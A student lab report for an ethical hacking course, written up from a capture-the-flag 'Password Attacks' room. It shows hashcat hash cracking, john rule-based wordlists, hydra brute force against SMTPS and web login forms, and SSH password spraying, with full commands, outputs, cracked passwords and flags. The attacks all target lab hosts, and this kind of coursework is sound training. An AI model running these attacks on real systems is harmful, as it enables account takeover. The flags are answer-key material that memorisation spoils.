MINISTRY OF EDUCATION
IMAM ABDULRAHMAN BIN
FAISAL UNIVERSITY
COLLEGE OF COMPUTER SCIENCE
& INFORMATION TECHNOLOGY
Department of Computer Science

وزارة التعليم
جامعة الإمام
عبدالرحمن بن فيصل
كلية علوم الحاسب
وتقنية المعلومات

IAU
جامعة الإمام عبد الرحمن بن فيصل
IMAM ABDULRAHMAN BIN FAISAL UNIVERSITY

Lab Report No.7

Password Attacks

Ethical Hacking

Submitted By: Raghad Alharthi 2210003220

Section: CS Group no. 2

Contents

Room: Password Attacks

Task 2:

Q1:

- Password cracking is a technique performed locally or on systems controlled by the attacker.


Answer the questions below

Which type of password attack is performed locally?

Password cracking ✓ Correct Answer

Task 3:


Q1:



What are the default login credentials (in the format of `username:password`) for a Juniper Networks ISG 2000 device? Make sure to check the hint.

netscreen:netscreen

✓ Correct Answer Hint





Username netscreen
Password netscreen
Notice - Just a note - netscreen is now made by Juniper - otherwise no changen- Admin access (Multi)

Task 4:

Q1:


81 lines each containing one word





Q2:


Hint helped me replacing @% with ^^





Task 5:


Q1:

I couldn't install the hash-identifier tool therefore I installed an alternative tool called hashid.









Q2:

1- Find what mode to use:

```
root@ip-10-10-80-175:~# hashid 8d6e34f987851aa599257d3831a1af040886842f
Analyzing '8d6e34f987851aa599257d3831a1af040886842f'
[+] SHA-1
```

After that I should use “hashcat -h” but it doesn’t show me the full output so after I searched the mode number for SHA-1 I got 100.

```
root@ip-10-10-80-175:~# hashcat -a 0 -m 100 8d6e34f987851aa599257d3831a1af040886842f /usr/s
hare/wordlists/rockyou.txt
```

```
root@ip-10-10-80-175:~# hashcat -a 0 -m 100 8d6e34f987851aa599257d3831a1af040886842f /usr/s
hare/wordlists/rockyou.txt --show
8d6e34f987851aa599257d3831a1af040886842f:sunshine
```

Perform a dictionary attack against the following hash: `8d6e34f987851aa599257d3831a1af040886842f`. What is the cracked value? Use `rockyou.txt` wordlist.

sunshine ✓ Correct Answer Hint

Q3:

```
root@ip-10-10-80-175:~# hashcat -a 3 -m 0 e48e13207341b6bffb7fb1622282247b ?d?d?d?d
hashcat (v6.1.1-66-g6a419d06) starting...
```

Perform a brute-force attack against the following `MD5` hash: `e48e13207341b6bffb7fb1622282247b`. What is the cracked value? Note the password is a 4 digit number: `[0-9][0-9][0-9][0-9]`

1337

✓ Correct Answer Hint

```
e48e13207341b6bffb7fb1622282247b:1337

Session..........: hashcat
Status...........: Cracked
Hash.Name........: MD5
Hash.Target......: e48e13207341b6bffb7fb1622282247b
Time.Started.....: Thu Apr 10 16:03:50 2025 (0 secs)
Time.Estimated...: Thu Apr 10 16:03:50 2025 (0 secs)
Guess.Mask.......: ?d?d?d?d [4]
Guess.Queue......: 1/1 (100.00%)
```

Task 6:

Q1:

`Az` represents a single word from the original wordlist/dictionary using `-p`.

`"[0-9]"` append a single digit (from `0` to `9`) to the end of the word. For two digits, we can add `"[0-9][0-9]"` and so on.

`^[!@#$]` add a special character at the beginning of each word. `^` means the beginning of the line/word. Note, changing `^` to `$` will append the special characters to the end of the line/word.

What syntax would you use to create a rule to produce the following: `"S[Word]NN` where `N` is Number and `S` is a symbol of `!@`?

Az"[0-9][0-9]" ^[!@]

✓ Correct Answer Hint

Task 8:

Q1:

1- Login:

```
root@ip-10-10-80-175:~# ftp 10.10.188.56
Connected to 10.10.188.56.
220 (vsFTPd 3.0.3)
Name (10.10.188.56:root): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

2- Claiming file:

```
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 111      116          4096 Oct 12  2021 files
226 Directory send OK.
ftp> cd files
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--    1 0        0              38 Oct 12  2021 flag.txt
226 Directory send OK.
ftp> get flag.txt
local: flag.txt remote: flag.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for flag.txt (38 bytes).
226 Transfer complete.
38 bytes received in 0.00 secs (13.8416 kB/s)
ftp> exit
221 Goodbye.
```

3- Get flag:

```
root@ip-10-10-80-175:~# cat flag.txt
THM{d0abe799f25738ad739c20301aed357b}
```

Can you guess the `FTP` credentials without brute-forcing? What is the flag?

THM{d0abe799f25738ad739c20301aed357b} ✓ Correct Answer

Q2:

```
root@ip-10-10-239-8:~# rvm use system
Now using system ruby.
root@ip-10-10-239-8:~# cewl https://clinic.thmredteam.com/ -m 8 -w clinic_wordl
ist.txt
CeWL 5.4.8 (Inclusion) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
root@ip-10-10-239-8:~# subl /opt/john/john.conf
root@ip-10-10-239-8:~# john  wordlist=clinic.txt  rules=THM-Password-Attacks  s
tdout > dict.lst
tat: wordlist=clinic.txt: No such file or directory
oot@ip-10-10-239-8:~# john --wordlist=clinic.txt --rules=THM-Password-Attacks
 stdout > dict.lst
Using default input encoding: UTF-8
fopen: clinic.txt: No such file or directory
root@ip-10-10-239-8:~# john --wordlist=clinic_wordlist.txt --rules=THM-Password
-Attacks --stdout > dict.lst
Using default input encoding: UTF-8
Press 'q' or Ctrl-C to abort, almost any other key for status
21000p 0:00:00:00 100.00% (2025-04-10 19:38) 262500p/s @ultricies99
```

```
root@ip-10-10-239-8:~# hydra -l pittman@clinic.thmredteam.com -P dict.ls
t -S -s465 smtp://10.10.225.59 -v
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or
 secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-04-1
0 19:45:30
[INFO] several providers have implemented cracking protection, check wit
 a small wordlist first - and stay legal!
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to
 skip waiting)) from a previous session found, to prevent overwriting, .
/hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 21000 login tries (l
:1/p:21000), ~1313 tries per task
[DATA] attacking smtps://10.10.225.59:465/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[VERBOSE] using SMTP LOGIN AUTH mechanism
[VERBOSE] using SMTP LOGIN AUTH mechanism
[VERBOSE] using SMTP LOGIN AUTH mechanism
```

In this question, you need to generate a `rule-based` dictionary from the wordlist `clinic.lst` in the previous task.
email: `pittman@clinic.thmredteam.com` against `10.10.225.59:465` (SMTPS).

What is the password? Note that the password format is as follows: `[symbol][dictionary word][0-9][0-9]`.

!multidisciplinary00


✓ Correct Answer Hint

```
[VERBOSE] using SMTP LOGIN AUTH mechanism
[VERBOSE] using SMTP LOGIN AUTH mechanism
[VERBOSE] using SMTP LOGIN AUTH mechanism
[VERBOSE] using SMTP LOGIN AUTH mechanism
[VERBOSE] using SMTP LOGIN AUTH mechanism
[VERBOSE] using SMTP LOGIN AUTH mechanism
[465][smtp] host: 10.10.225.59   login: pittman@clinic.thmredteam.com
password: !multidisciplinary00
[STATUS] attack finished for 10.10.225.59 (waiting for children to compl
ete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-04-1
0 19:45:49
root@ip-10-10-239-8:~# ^C
```

Q3:

```
root@ip-10-10-239-8:~# hydra -l phillips -P clinic_wordlist.txt 10.10.225.59 http
-get-form "/login-get/index.php:username=^USER^&password=^PASS^:S=logout.php" -f
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret s
ervice organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-04-10 19:51:1
6
[DATA] max 16 tasks per 1 server, overall 16 tasks, 105 login tries (l:1/p:105),
~7 tries per task
[DATA] attacking http-get-form://10.10.225.59:80/login-get/index.php:username=^US
ER^&password=^PASS^:S=logout.php
[80][http-get-form] host: 10.10.225.59   login: phillips   password: Paracetamol
[STATUS] attack finished for 10.10.225.59 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-04-10 19:51:1
7
```




Perform a brute-forcing attack against the `phillips` account for the login page at `http://10.10.225.59/login-get` using hydra? **What is the flag?**

THM{33c5d4954da881814420f3ba39772644} ✓ Correct Answer Hint

Q4:

```
root@ip-10-10-239-8:~# john --wordlist=clinic_wordlist.txt --rules=Single-Extra --stdou
t > dict2.lst
Using default input encoding: UTF-8
Press 'q' or Ctrl-C to abort, almost any other key for status
537026p 0:00:00:00 100.00% (2025-04-10 19:57) 2237Kp/s multidisciplina
root@ip-10-10-239-8:~# hydra -l burgess -P dict2.lst 10.10.225.59 http-post-form "/logi
n-post/index.php:username=^USER^&password=^PASS^:S=logout.php" -f
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service
 organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-04-10 20:00:06
[DATA] max 16 tasks per 1 server, overall 16 tasks, 537026 login tries (l:1/p:537026),
~33565 tries per task
[DATA] attacking http-post-form://10.10.225.59:80/login-post/index.php:username=^USER^&
password=^PASS^:S=logout.php
[80][http-post-form] host: 10.10.225.59   login: burgess   password: OxytocinnicotyxO
[STATUS] attack finished for 10.10.225.59 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-04-10 20:00:33
```



Perform a rule-based password attack to gain access to the `burgess` account. Find the flag at the following website: `http://10.10.225.59/login-post/`. **What is the flag?**

Note: use the `clinic.lst` dictionary in generating and expanding the wordlist!

THM{f8e3750cc0ccbb863f2706a3b2933227}

✓ Correct Answer Hint

Task 9:

Q1:

```
root@ip-10-10-239-8:~# echo -e "admin\nphillips\nburgess\npittman\nguess" > /root/Desktop/spr
ayattack
root@ip-10-10-239-8:~#
root@ip-10-10-239-8:~# echo -e "admin\nphillips\nburgess\npittman\nguess" > /root/Desktop/spr
ayattack
root@ip-10-10-239-8:~# cat /root/Desktop/sprayattack
admin
phillips
urgess
ttman
uess
root@ip-10-10-239-8:~# echo -e 'Fall2020!\nFall2020@\nFall2020#\nFall2021!\nFall2021@\nFall20
21#' > /root/Desktop/spray-passwords.txt
root@ip-10-10-239-8:~# cat /root/Desktop/spray-passwords.txt
Fall2020!
Fall2020@
Fall2020#
Fall2021!
Fall2021@
Fall2021#
```

```
root@ip-10-10-239-8:~# hydra -L /root/Desktop/sprayattack -P /root/Desktop/spray-passwords.tx
t ssh://10.10.225.59 -t 4 -f -V
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organ
izations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-04-10 20:08:59
[DATA] max 4 tasks per 1 server, overall 4 tasks, 30 login tries (l:5/p:6), ~8 tries per task
[DATA] attacking ssh://10.10.225.59:22/
[ATTEMPT] target 10.10.225.59 - login "admin" - pass "Fall2020!" - 1 of 30 [child 0] (0/0)
[ATTEMPT] target 10.10.225.59 - login "admin" - pass "Fall2020@" - 2 of 30 [child 1] (0/0)
[ATTEMPT] target 10.10.225.59 - login "admin" - pass "Fall2020#" - 3 of 30 [child 2] (0/0)
[ATTEMPT] target 10.10.225.59 - login "admin" - pass "Fall2021!" - 4 of 30 [child 3] (0/0)
[ATTEMPT] target 10.10.225.59 - login "admin" - pass "Fall2021@" - 5 of 30 [child 0] (0/0)
```

```
[ATTEMPT] target 10.10.225.59 - login "burgess" - pass "Fall2021@" - 17 of 30 [child 0] (0/0)
[22][ssh] host: 10.10.225.59   login: burgess   password: Fall2021@
[STATUS] attack finished for 10.10.225.59 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-04-10 20:09:08
root@ip-10-10-239-8:~# ssh burgess@10.10.225.59
The authenticity of host '10.10.225.59 (10.10.225.59)' can't be established.
ECDSA key fingerprint is SHA256:0dbCdS2IYzd7nmwu+6gLemgFRbgvQ4N8cl3qjn/uBhU.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
arning: Permanently added '10.10.225.59' (ECDSA) to the list of known hosts.
urgess@10.10.225.59's password:
elcome to Ubuntu 18.04.5 LTS (GNU/Linux 5.4.0-1058-aws x86_64)

 * Documentation:  https://help.ubuntu.com
```

```
burgess@ip-10-10-225-59:~$ cat /etc/flag
THM{a97a26e86d09388bbea148f4b870277d}
```

Perform a `password spraying attack` to get access to the `SSH://10.10.225.59` server to read `/etc/flag`. **What is the flag?**

THM{a97a26e86d09388bbea148f4b870277d}

✓ Correct Answer Hint

Room Completed!

Lab 7 & 8: Password Attacks	Room	Apr 10th 2025 at 23:30	Completed	100%